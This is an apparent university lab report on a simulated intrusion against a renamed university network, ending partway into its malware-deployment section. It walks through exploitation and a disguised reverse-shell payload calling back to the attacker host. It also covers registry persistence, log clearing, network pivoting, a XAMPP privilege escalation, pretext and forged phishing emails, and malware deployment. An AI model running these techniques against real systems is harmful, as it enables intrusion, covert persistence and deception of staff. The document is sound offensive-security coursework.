



Australian National University



OCO Major Practical



Background	3
Background of the target	3
Background of the operation	3
Operation Explanation	4
Act One	5
Discover	5
Open source intelligences (OSINT)	5
Scan	6
Maltego	6
Search Exploit	7
Access	8
Assurance	9
Clean up tracks	10
Leverage	11
Another target	11
Password Hint	12
Act Two	13
What I have already discovered	13
Discover	13
Maltego	15
Access	16
Assurance	18
XAMPP Walkthrough	18
Social Engineering	19
Deploy Malware	22
Clean up tracks	22
Leverage	24
Reference	25
Appendix - Credentials	26

Background

Background of the target

In 2045, I joined a mysterious scientific organization called Lotus. The Lotus devoted to the study of aliens and supernatural phenomena. This time I was sent to perform a top-secret mission. The primary purpose of this mission is to return to 2010 to find relevant records of the alien incident that occurred on October 13 in New York, USA.

According to reliable information, a computer name RSAA-Secret-Pluto at UNA university's college of Science, research school of astronomy and astrophysics stored a document called NewYorkAlien.txt. This document details the beginning and end of the alien incident. It may even contain some records of conversations with aliens. This document is essential for Lotus's research.

Background of the operation

Your mission is to go back to October 13, 2010, by time machine, try to gain access to UNA, and get NewYorkAlien.txt. The administrator of RSAA-Secret-PlutoPlan has a fair amount of security. Your primary goal is to get the document and take care to hide your tracks. Finally, leave a backdoor or similar technique in the target machine so that you can regain access and grab the updated document.

Operation explanation

In order to ensure the reality of the following operation, all open-sourced information is collected from ANU and ANU RSAA. In the report, every ANU is modified to UNA, and some private information like IP addresses I changed to customized VM IP addresses.

Act One

There is some basic information provided by Lotus, I know my target is UNA university college of science, research school of astronomy and astrophysics. The website of UNA RSAA is:

<https://www.rsaa.una.edu.au/>.

Discover

Open source intelligences (OSINT)

I used Netcraft to collect UNA open source information to avoid prematurely alerting UNA staff. Through analysis the Netcraft report, I got the IP address of UNA RSAA is 192.168.1.16, web server is nginx and the OS is Windows. These information told me that I don't need to attempt security vulnerability in Linux to get access (Figure 1).



Figure 1 is a screenshot of a Netcraft Hosting History report. The report title is 'Hosting History'. It contains a table with the following data:

Netblock owner	IP address	OS	Web server	Last seen
imported inetnum object for UNA	192.168.1.16	Windows	nginx/1.12.0	31-Jul-2019

Figure 1 Netcraft report Hosting History

Since Netcraft told me the last seen of 192.168.1.16 is 31-Jul-2019, I used the *nslookup* to verify the IP address (Figure 2).




Figure 2 is a screenshot of a terminal window showing the output of the *nslookup* command. The command is `nslookup rsaa.una.edu.au`. The output is as follows:

```
mercury@kali:/$ nslookup
> rsaa.una.edu.au
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
rsaa.una.edu.au canonical name = sca-lws02.una.edu.au.
Name:   sca-lws02.una.edu.au
Address: 192.168.1.16
```

Figure 2 nslookup find rsaa.una.edu.au IP address

Scan

I used *nmap* to scan the target's opened port and service detail to see if

there were any vulnerabilities that could be exploited. Also, to avoid the potential restrictions of firewalls and hidden myself, I generated 20 random addresses scan the target with me together (Figure 3).

```

mercury@mercury:~$ sudo nmap -sV -D RND:20 192.168.1.16/32
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 22:22 PDT
Nmap scan report for DESKTOP-KPG8LE1 (192.168.1.16)
Host is up (0.00051s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Mercury/32 smtpd (Mail server account Maier)
79/tcp    open  finger      Mercury/32 fingerd
80/tcp    open  http        Easy File Sharing Web Server httpd 6.9
106/tcp   open  pop3pw      Mercury/32 poppass service
110/tcp   open  pop3        Mercury/32 pop3d
143/tcp   open  imap        Mercury/32 imapd 4.62
443/tcp   open  ssl/https?
3306/tcp   open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port3306-TCP:V=7.80%I=7AD=6/17%Time=5EFAFA29%P=x86_64-pc-linux-gnu%r(MU
SF:LL_48,"G\0\0\01\xffj\x04Host\x20'192.168\1\18'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(HTTPOptions
SF: 48,"G\0\0\01\xffj\x04Host\x20'192.168\1\18'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPRequest,4
SF:B,"G\0\0\01\xffj\x04Host\x20'192.168\1\18'\x20is\x20not\x20allowed\
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RPCCheck,4B,"G\
SF:\0\0\01\xffj\x04Host\x20'192.168\1\18'\x20is\x20not\x20allowed\x20to
SF:\x20connect\x20to\x20this\x20MariaDB\x20server");
MAC Address: 08:00:27:06:99:5A (Oracle VirtualBox virtual NIC)
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.42 seconds

```

Figure 3 nmap to find target open port and service

Maltego

To keep track of my discovery, I draw a map of the target network in Maltego (Figure 4).




Figure 4 network map of the target

Search Exploit

Based on the previous discovery, I found the target machine has Mercury/32, Easy File Sharing Web Server, and an unrecognized service. Then I used *searchexploit* to search vulnerabilities in these services. The most recent exploitable version is 4.6.1.1, but my target used version 4.62 of Mercury/32. It looks like there are not available exploits for Mercury/32 currently. The easy file sharing version is 6.9 in the target machine, and there is a correspond exploit used USERID Remote Buffer Overflow, it is worth trying (Figure 5). The unrecognized service is MariaDB, but the message told me I couldnot connect to the server.

```
msf5 > searchsploit easy file sharing
[*] exec: searchsploit easy file sharing
```

Exploit Title	Path
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow	windows/remote/845.c
Easy File Sharing FTP Server 2.0 (Windows 2000 SP4) - 'PASS' Remote Over	windows/remote/3579.py
Easy File Sharing FTP Server 2.0 - 'PASS' Remote	windows/remote/2234.py
Easy File Sharing FTP Server 2.0 - PASS Overflow (Metasploit)	windows/remote/16742.rb
Easy File Sharing FTP Server 3.5 - Remote Stack Buffer Overflow	windows/remote/33538.py
Easy File Sharing HTTP Server 7.2 - POST Buffer Overflow (Metasploit)	windows/remote/42256.rb
Easy File Sharing HTTP Server 7.2 - Remote Overflow (SEH) (Metasploit)	windows/remote/39661.rb
Easy File Sharing Web Server 1.2 - Information Disclosure	windows/remote/23222.txt
Easy File Sharing Web Server 1.25 - Denial of Service	windows/dos/423.pl
Easy File Sharing Web Server 1.3x/4.5 - Directory Traversal / Multiple I	multiple/dos/30856.txt
Easy File Sharing Web Server 3.2 - Format String Denial of Service	windows/dos/27377.txt
Easy File Sharing Web Server 3.2 - Full Path Request Arbitrary File Uplo	windows/remote/27378.txt
Easy File Sharing Web Server 4 - Remote Information Stealer	windows/remote/2698.c
Easy File Sharing Web Server 4.8 - File Disclosure	windows/remote/8155.txt
Easy File Sharing Web Server 5.8 - Multiple Vulnerabilities	windows/remote/17063.txt
Easy File Sharing Web Server 6.8 - Persistent Cross-Site Scripting	php/webapps/35626.txt
Easy File Sharing Web Server 6.8 - Remote Stack Buffer Overflow	windows/remote/33352.py
Easy File Sharing Web Server 6.9 - USERID Remote Buffer Overflow	windows/remote/37951.py
Easy File Sharing Web Server 7.2 - 'POST' Remote Buffer Overflow	windows/remote/42165.py
Easy File Sharing Web Server 7.2 - 'POST' Remote Buffer Overflow (DEP By	windows/remote/42186.py
Easy File Sharing Web Server 7.2 - 'UserID' Remote Buffer Overflow (DEP	windows/remote/44522.py
Easy File Sharing Web Server 7.2 - Account Import Local Buffer Overflow	windows/local/42267.py
Easy File Sharing Web Server 7.2 - Authentication Bypass	windows/remote/42159.txt
Easy File Sharing Web Server 7.2 - GET 'PassWD' Remote Buffer Overflow (windows/remote/42261.py
Easy File Sharing Web Server 7.2 - GET 'PassWD' Remote Buffer Overflow (windows/remote/42304.py
Easy File Sharing Web Server 7.2 - GET Buffer Overflow (SEH)	windows/remote/39008.py
Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH)	windows/remote/39009.py
Easy File Sharing Web Server 7.2 - Remote Buffer Overflow (SEH) (DEP Byp	windows/remote/38829.py
Easy File Sharing Web Server 7.2 - Remote Overflow (Egghunter) (SEH)	windows/remote/40178.py
Easy File Sharing Web Server 7.2 - Remote Overflow (SEH)	windows/remote/38526.py
Easy File Sharing Web Server 7.2 - Stack Buffer Overflow	windows/remote/44485.py
Easy File Sharing Web Server 7.2 - Unrestricted File Upload	windows/webapps/42268.py

Figure 5 searchexploit result

Access

After I collect many useful information about the target, I was trying to access the system. I used *exploit/windows/http/easyfilessharing_post*, and set local port is 8818, which is an uncommon used port to avoid potential conflict. Then I successfully got access to the target (Figure 6).

```
msf5 exploit(windows/http/easyfilessharing_post) > set LHOST 192.168.1.18
LHOST => 192.168.1.18
msf5 exploit(windows/http/easyfilessharing_post) > set RHOSTS 192.168.1.16
RHOSTS => 192.168.1.16
msf5 exploit(windows/http/easyfilessharing_post) > set LPORT 8818
LPORT => 8818
msf5 exploit(windows/http/easyfilessharing_post) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.18:8818
[*] https://192.168.1.18:8818 handling request from 192.168.1.16; (UUID: ucwhil3p) Staging x86 payload (177
241 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.18:8818 -> 192.168.1.16:49724) at 2020-06-17 22:34:52 -0700

meterpreter > |
```

Figure 6 establish meterpreter session

Assurance

Before I start to leave the backdoor in moon, I checked the number of seconds that moon has been idle (Figure 7). Because, I'm not sure whether my following operations will be alerting moon or his firewall. When the target machine user has been idle for more than 30 minutes, I'll try to leave back door in moon and have enough time to the clear event log that erased my tracks.

```
meterpreter > idletime
User has been idle for: 2 mins 41 secs
meterpreter > idletime
User has been idle for: 46 mins 7 secs
```

Figure 7 check idle time

I created an encoded executable file by using *msfvenom*. This file used *cmd/powershell_base64*, an excellent rank *msfvenom* encoder five times. Because multiple encoding is theoretically helpful to avoid alerting firewall. The name of this file contained *reverse_tcp* and was disguised as a most recent windows updating program (Windows10-KB4560366-x86.exe) (Figure 8). The listening port on the *reverse_tcp* was set to 6266, which is not an IANA registered port number. Moreover, the default Metasploit listening port would not be used (a great danger to OpSec).

```
msf5 auxiliary(<...>) > msfvenom -p windows/shell reverse_tcp LHOST=192.168.1.18 LPORT=
6266 -e cmd/powershell_base64 -i 5 -f exe -o /home/mercury/Desktop/Windows10_KB4560366-x86.exe
[*] exec: msfvenom -p windows/shell reverse_tcp LHOST=192.168.1.18 LPORT=6266 -e cmd/powershell_base64 -i 5
-f exe -o /home/mercury/Desktop/Windows10_KB4560366-x86.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 324 (iteration=0)
cmd/powershell_base64 succeeded with size 324 (iteration=1)
cmd/powershell_base64 succeeded with size 324 (iteration=2)
cmd/powershell_base64 succeeded with size 324 (iteration=3)
cmd/powershell_base64 succeeded with size 324 (iteration=4)
cmd/powershell_base64 chosen with final size 324
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: /home/mercury/Desktop/Windows10_KB4560366-x86.exe
```

Figure 8 create msfvenom

I used *getsystem* successfully gained administrator privilege; then I can install my backdoor in the target machine. The backdoor makes sure that whenever the user logs into the machine, I can get persistent access. I used `post/windows/manage/persistence_exe` combine with `Windows10-KB4560366-x86.exe` to set a Windows registry key so that I can get access when the user login (Figure 9). Although reboot the target machine is an excellent way to check my persistence setting result, this operation may alert the target machine user. So, I double-check all options I settled and then left this back door in the current user account.

```
msf5 post(windows/manage/persistence_exe) > run
[*] Running module against DESKTOP-KPG8LE1
[*] Reading Payload from file /home/mercury/Desktop/Windows10_KB4560366-x86.exe
[+] Persistent Script written to C:\Users\moon\AppData\Local\Temp\default.exe
[*] Executing script C:\Users\moon\AppData\Local\Temp\default.exe
[+] Agent executed with PID 5316
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cUbWqJjVSHVhSxP
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cUbWqJjVSHVhSxP
[*] Cleanup Meterpreter RC File: /home/mercury/.msf4/logs/persistence/DESKTOP-KPG8LE1_20200618.4732/DESKTOP-KPG8LE1_20200618.4732.rc
[*] Post module execution completed
```

Figure 9 establish persistence access

Clean up tracks

I used `clearev` in meterpreter to clean up tracks. Through my research, I found `clearev` will delete every event logs and if target machine administrator checks event logs frequently, there exists a potential risk of exposure. Changing the setting of the target machine event logs might be a better way to clean up tracks, but I do not know the target machine password, and I did not find any better alternative operations.

Leverage

Another target

Through meterpreter I checked some basic information about the computer I accessed (Figure 10).

```
meterpreter > sysinfo
Computer      : DESKTOP-KPG8LE1
OS           : Windows 10 (10.0 Build 19041).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-KPG8LE1\moon
```

Figure 10 target machine basic information

And I found the name of this computer is DESKTOP-KPG8LE1 and username is moon, which is not my mission target RSAA-SECRET-PlutoPlan. Therefore, I ran the *ipconfig* command to list the IP addresses on the machine (Figure 11). Excluding the IP address I used to access moon (192.168.1.16), there is another IP address (10.1.0.4). This information told me that the network segment 10.1.0.* may have my target.

```
Interface 9
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #3
Hardware MAC : 08:00:27:06:99:5a
MTU        : 1500
IPv4 Address : 192.168.1.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d5b4:7a67:a6cb:8117
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 17
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:ab:11:29
MTU        : 1500
IPv4 Address : 10.1.0.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9b0:a3dd:baa5:18a1
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 11 Moon's machine Internet protocol configuration

Password Hint

I used `ls` command find there is a strange text files 'Don't forget.txt' in the desktop, then I use `cat` to read the document content (Figure 12).

```
meterpreter > cat Don\tForget.txt
Address: 10.1.0.*
AES
1987&month&year
zN74bz5Cu7lA3zCz2Qt1/gRPcrvaAa3rljZEVyQsINIsvx/QcQayLSUDUTdt92Nn
```

Figure 12 content in Don'tForget.txt

The file store an IP address segment, which might be the IP address segment of my goal machine. Also, the file has a long meaningless string, combine with the AES mentioned in the file. I think the string was encrypted by AES, and the key to encryption is the moon's birthday. Then I used `crunch` to build a password (Figure 13).

```
mercury@kali:~/Desktop$ crunch 8 8 -t 1987%% -o /home/mercury/OCSD
Crunch will now generate the following amount of data: 90000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output
```

Figure 13 generate a password list

I used an online AES decryption tool combine with a simple Java program to test each number in password list with the strange string. Finally, I got 19870101 is the key to decrypt the message. I got the result "Username: jupiter; Password: TheDaVinciCode. (Figure 14)"




Figure 14 AES Decryption result

Act Two (access in windows10-2)

What I have already discovered

An IP address segment: 10.1.0.*

A username: jupiter and Password: TheDaVinciCode

Discover

Because I have already access into moon's account. I used the *post/windows/gather/arp_scanner* through moon's machine to search the relevant hosts in the range of 10.1.0.0/24 (Figure 15).

```
msf5 post(windows/gather/arp_scanner) > run

[*] Running module against DESKTOP-KPG8LE1
[*] ARP Scanning 10.1.0.0/24
[+] IP: 10.1.0.4 MAC 08:00:27:ab:11:29 (CADMUS COMPUTER SYSTEMS)
[+] IP: 10.1.0.1 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
[+] IP: 10.1.0.2 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
[+] IP: 10.1.0.3 MAC 08:00:27:c6:a8:d9 (CADMUS COMPUTER SYSTEMS)
[+] IP: 10.1.0.6 MAC 08:00:27:f4:83:54 (CADMUS COMPUTER SYSTEMS)
[+] IP: 10.1.0.255 MAC 08:00:27:ab:11:29 (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
```

Figure 15 ARP Scanning 10.1.0.0/24 result

The 10.1.0.1, 10.1.0.2 and 10.1.0.3 are DHCP and DNS servers. And the 10.1.0.255 is the broadcast address of the network. So that these four addresses can be ignored.

Then I used *post/multi/manage/autoroute* to add 10.1.0.0/24 in routing table. So that I can use the moon's machine as a stepping to access 10.1.0.0/24 network (Figure 16).

```
msf5 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=====

Subnet          Netmask          Gateway
-----
10.1.0.0        255.255.255.0    Session 1
192.168.1.0     255.255.255.0    Session 1

[*] There are currently no IPv6 routes defined.
```

Figure 16 updated route table

Although I can scan 10.1.0.0 right now, I can only use Metasploit modules to discover this network. But nmap has a much stronger network discovery ability than Metasploit. So that I used *auxiliary/server/socks4a* to create a proxy server on my machine and set an IANA not registered port 6267. Then I access to /etc, use the command *ls -al proxychains.conf* to check its privilege. This file privilege is 611 so that I used *sudo vim proxychains.conf* to change the default setting to my Kali IP address and port 6267 (Figure 17).

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks4 192.168.1.18 6267
```

Figure 17 modify proxychains.conf

I used *proxychains nmap -Pn -sT -sV -p 80,134,443,445,3389 10.1.0.6* through TCP connection to check 10.1.0.6 service version (Figure 18). And try to find if there existed some vulnerabilities which can help me access to the target machine. I used *-p 80,134,443,445,3389* to limit the scanned ports, because scan all ports will consume a lot of time, increasing potential exposure risks. And I found the port 3389, which is a

Figure 18 nmap discovered designated ports service and version of target machine

To keep track of my discovery, I updated previous Maltego map (Figure 19).



Access

I used *proxychains rdesktop 10.1.0.6* through proxy server I have already established connection to the 10.1.0.6 with username: jupiter and Password: TheDaVinciCode.

I used *net user* and found jupiter's local group membership is users. Furthermore, I also found another account Admin, and its local group membership is Administrator. Then I checked the name of the current machine, try to find whether this machine is my mission target. And I found the name of the machine is 'RSAA-SECRET-PLU', so that the target file NewYorkAlien.txt must remain in jupiter's or Admin's account. I searched all files in disk C and E through *dir c:\NewYorkAlien.txt /s /b*, but no item matched my search. So that, the target file may store in Admin's account. I need to try to get access in Admin's account or get Administrator privilege. I then checked the mail account inbox, and I found a mail about how Steve moved NewYorkAlien.txt to his Admin account (Figure 20).




Figure 20 jupiter's inbox mails

I found a XAMPP control panel with started service Apache and MySQL. I

logged into 10.1.0.6 to check the version of these softwares and tried to find some vulnerabilities I could be exploited. Through searchsploit in Metasploit, I checked apache 2.4, XAMPP, and phpMyAdmin. But there are not available privilege escalation modules.

Assurance

XAMPP Walkthrough

After more research online, I found the CVE-2020-11107 exploit, which allows an unprivileged user to change the default executable file in `xampp-control.ini` configuration to arbitrary `*.exe *.bat` file.

The default setting of an editor in the configuration of the XAMPP control panel is `notepad.exe`. Then I crafted a malicious bat file name `notepad.bat` in the path 'E:\xampp-portable-windows-x64-7.2.25-0-VC15\xampp\install' and set the file attributes to hidden to conceal this file. And added a command which will add jupiter's account to the Administrator's group (Figure 21).




Figure 21 default editor setting & notepad.bat command

Then I changed the default editor setting to `notepad.bat` as editor (Naman, 2020).

Social Engineering

I used whois una.edu.au to check the domain name registry records (Figure 22). If the domain name register did not by privacy protect service, whois may find records of registrar name and email address.

```

mercury@kali:~$ whois una.edu.au
Domain Name: una.edu.au
Registry Domain ID: D40740000002884472-AU
Registrar WHOIS Server: whois.auda.org.au
Registrar URL: https://www.domainname.edu.au
Last Modified: 2020-06-10T04:53:15Z
Registrar Name: EDUCATION SERVICES AUSTRALIA LIMITED
Registrar Abuse Contact Email: registrar@esa.edu.au
Registrar Abuse Contact Phone: +61.399109829
Reseller Name:
Status: serverRenewProhibited https://afilias.com.au/get-au/whois-status-codes#serverRenewProhibited
Registrant Contact ID: EDU1913-R
Registrant Contact Name: Daryl Brosnahan
Tech Contact ID: EDU9942-C
Tech Contact Name: Daryl Brosnahan
Name Server: una1.una.edu.au
Name Server IP: 150.203.22.28
Name Server: NS1.una.edu.au
Name Server IP: 129.127.40.3
Name Server: NS2.una.edu.au
Name Server IP: 150.203.1.10
DNSSEC: unsigned
Registrant: una.edu.au
Eligibility Type: Higher Education Institution

```

Figure 22 whois una.edu.au & found register name.

Then I got registrant contact name Daryl Bros. And I searched this name in LinkedIn and found he is a network support engineer worked in UNA from Feb 2003 to present (Figure 23).




Figure 23 LinkedIn search result

And I tried to search Daryl Bros email in una.edu.au staff contact details, but I got nothing. Moreover, I summarized the other UNA staff email

rule, the email consist by name@una.edu.au. I tried to use email checker to check DarylBros@una.edu.au, DarylBros@gmail.com, and other commonly used email suffix. But I still got nothing. Since I couldn't directly get Daryl Bros email address, I have chosen an indirect way. Through I searched Daryl Bros email address, I found an event organized by him (Figure 24). But he left an organization email. So that I sent an email to him about im a student who wanted to participate in the event and wants to have more in-depth communication with the event organizer.



Daryl Bros [redacted]
 Graduate Programs Administrator
 Faculty of Asian Studies
 Baldessin Precinct Building 110
 The [redacted] University
 ACT, 0200, AUSTRALIA
 Tel +61 2 [redacted]
 Fax + 61 2 [redacted]
 Email Daryl.Bros@una.edu.au

Figure 24 Daryl Bros Event contact detail

Luckily, I got a respond with Daryl Bros email address (Figure 25)



Event detail [inbox x](#) 1:50 PM (0 minutes ago) ☆ ↶ ⋮
 to me
 Dear [redacted]
 Thanks for your interest. The email address of Daryl Bros is DarylBros@network.staff.una.edu.au I hope both of u will enjoy this event.
 Kind Regards,
 UNA staff

Reply Forward

Figure 25 UNA Replied email

I closed remote desktop, because I'll send a forged to Steve and when Steve logged on, the system will notify other users already logged on. This may cause Steve's alerting. Then I used *swaks* to create a forged mail and subject is network update notification. This forged mail sent

from:

'DarylBros@network.staff.una.edu.au' to 'steveRSAA@una.edu.au'


(Figure 26)

```
mercury@kali:~$ swaks --body "Hi, UNA may update network configuration at this afternoon, please save your necessary documents. A kind reminder, save network service config and logs KindRegards, Daryl Bros" --header "Subject: Update network configuration notification" -t steveRSAA@una.edu.au -f "DarylBros@network.staff.una.edu.au"
```

Figure 26 Forged email

Because Daryl Bros is the UNA domain name register, and he is the boss of Steve. And Steve is a fast-moving employee when Steve received this mail, he quickly saved all network config and logs (Steve runs XMAPP control panel logs). The act of socially engineering Steve saved network config and logs was simulated by me logged in Admin's account and ran XMAPP control panel logs.

After a while, I used *proxychains rdesktop 10.1.0.6* and found jupiter's group is already in Administrator (Figure 27).



```

C:\Users\jupiter.DESKTOP-5SCEFF7>net user jupiter
User name                jupiter
Full Name                jupiter
Comment                  (blank)
User's comment            (blank)
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        [ 6/18/2020 10:46:08 AM
Password expires         [ 7/30/2020 10:46:08 AM
Password changeable      [ 6/18/2020 10:46:08 AM
Password required         Yes
User may change password Yes
Workstations allowed     All
Logon script              (blank)
User profile              (blank)
Home directory            (blank)
Last logon                [ 6/18/2020 9:52:46 PM
Logon hours allowed       All
Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.
C:\Users\jupiter.DESKTOP-5SCEFF7>

```

Figure 27 jupiter's local group membership

Deploying Malware

I created an encoded executable file by using *msfvenom*, and I used similar parameters in Act One Assurance. This executable file is named `Windows_10KB4561600-x86.exe` and stored it in `/home/mercury/OCSO`. Through the proxy server, I have already established, I used *proxychains* `rdesktop -r disk:tmp=/home/mercury/OCSO 10.1.0.6` (Figure 28), which is a deployment technique of mounting a local folder over an RDP connection. In this case, my malware is not apparent, and the most important is anti-virus cannot delete it.

